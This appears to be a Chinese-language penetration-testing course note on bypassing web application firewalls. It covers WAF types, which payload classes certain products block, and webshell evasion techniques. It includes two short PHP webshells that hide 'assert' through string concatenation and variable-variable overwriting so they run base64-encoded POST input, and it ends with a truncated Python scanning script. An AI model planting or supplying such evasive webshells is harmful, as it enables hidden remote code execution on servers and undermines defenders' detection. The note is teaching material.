


WAF 攻防-权限控制&代码免杀&异或运算&变量覆盖&混淆加密& 传参




② 基本概念

Web Application Firewall (web应用防火墙), 一种公认的说法是“web应用防火墙通过执行一系列针对HTTP/HTTPS的安全策略来专门为web应用提供保护的一款产品。”




① 信息收集



② 漏洞发现



③ 漏洞利用



安全狗:
注入 xss 文件上传拦截
rce 文件包含 等其他不拦截
宝塔:
注入 上传拦截
rce 文件包含 xss等其他不拦截
其中拦截的是关键字
aliyun:
拦截的CC速度和 后门 信息收集和权限维持阶段
拦截
漏洞利用 他不拦截 默认的版本 (升级版本没测试)

④ 权限维持



#知识点:

- 1、脚本后门基础&原理
- 2、脚本后门查杀绕过机制
- 3、权限维持-覆盖&传参&加密&异或等
代码块&传参数据&工具指纹等(表面&行为)
- 1、代码表面层免杀-ASP&PHP&JSP&ASPX 等
- 2、工具行为层免杀-菜刀&蚁剑&冰蝎&哥斯拉等

#章节点:

WAF 绕过主要集中在信息收集, 漏洞发现, 漏洞利用, 权限控制四个阶段。

#补充点:

- 1、什么是 WAF?

Web Application Firewall (web 应用防火墙), 一种公认的说法是“web 应用防火墙通过执行一系列针对 HTTP/HTTPS 的安全策略来专门为 web 应用提供保护的一款产品。

基本可以分为以下 4 种

软件型 WAF

以软件的形式安装在服务器上面, 可以接触到服务器上的文件, 因此就可以检测服务器上是否有 webserv, 是否有文件被创建等。

硬件型 WAF

以硬件形式部署在链路中, 支持多种部署方式。当串联到链路上时可以拦截恶意流量, 在旁路监听模式时只记录攻击但是不进行拦截。

云 WAF

一般以反向代理的形式工作, 通过配置后, 使对网站的请求数据优先经过 WAF 主机, 在 WAF 主机对数据进行过滤后再传给服务器

网站内置的 WAF

就是来自网站内部的过滤, 直接出现在网站代码中, 比如说对输入的参数强制类转换啊, 对输入的参数进行敏感词检测啊什么的

- 2、如何判断 WAF?

Wafw00f, 看图识别, 其他项目脚本平台

https://mp.weixin.qq.com/s/3uUZKryCufQ_HcuMc8ZgQQ

- 3、常见 WAF 拓扑&防护?

网上图流量走向, 常见漏洞

演示案例：

- 基础-脚本后门控制原理-代码解释
- 原理-脚本后门查杀机制-函数&行为
- 代码-脚本后门免杀变异-覆盖&传参
- 代码-脚本后门免杀变异-异或&加密
- 拓展-脚本后门脚本类型-JSP&ASPX

#基础-脚本后门控制原理-代码解释

对比工具代码-菜刀&蚁剑&冰蝎&哥斯拉等

#原理-脚本后门查杀机制-函数&行为

对比 WAF 规则-函数匹配&工具指纹等

#代码-脚本后门免杀变异-覆盖&传参

1.php 传参带入

```
<?php
$a=$_GET['a'];
$aa=$a.'ert';
$aa(base64_decode($_POST['x']));
?>
```

?a=ass

x=cGhwaW5mbygpOw==

2.php 变量覆盖

```
<?php
$a='b';
$b='assert';
$$a(base64_decode($_POST['x']));
?>
```

x=cGhwaW5mbygpOw==

#代码-脚本后门免杀变异-异或&加密

3.php 加密变异

```
http://www.phpjm.net/
https://www.phpjms.com/
http://1.15.155.76:1234/
```

4.php 异或运算

```
import requests
```

```
import time
```

```
import threading,queue
```

```
def string():
```

```
    while not q.empty():
```

```
        filename=q.get()
```

```
        url = 'http://127.0.0.1:8081/x/' + filename
```

```
        datas = {
```

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
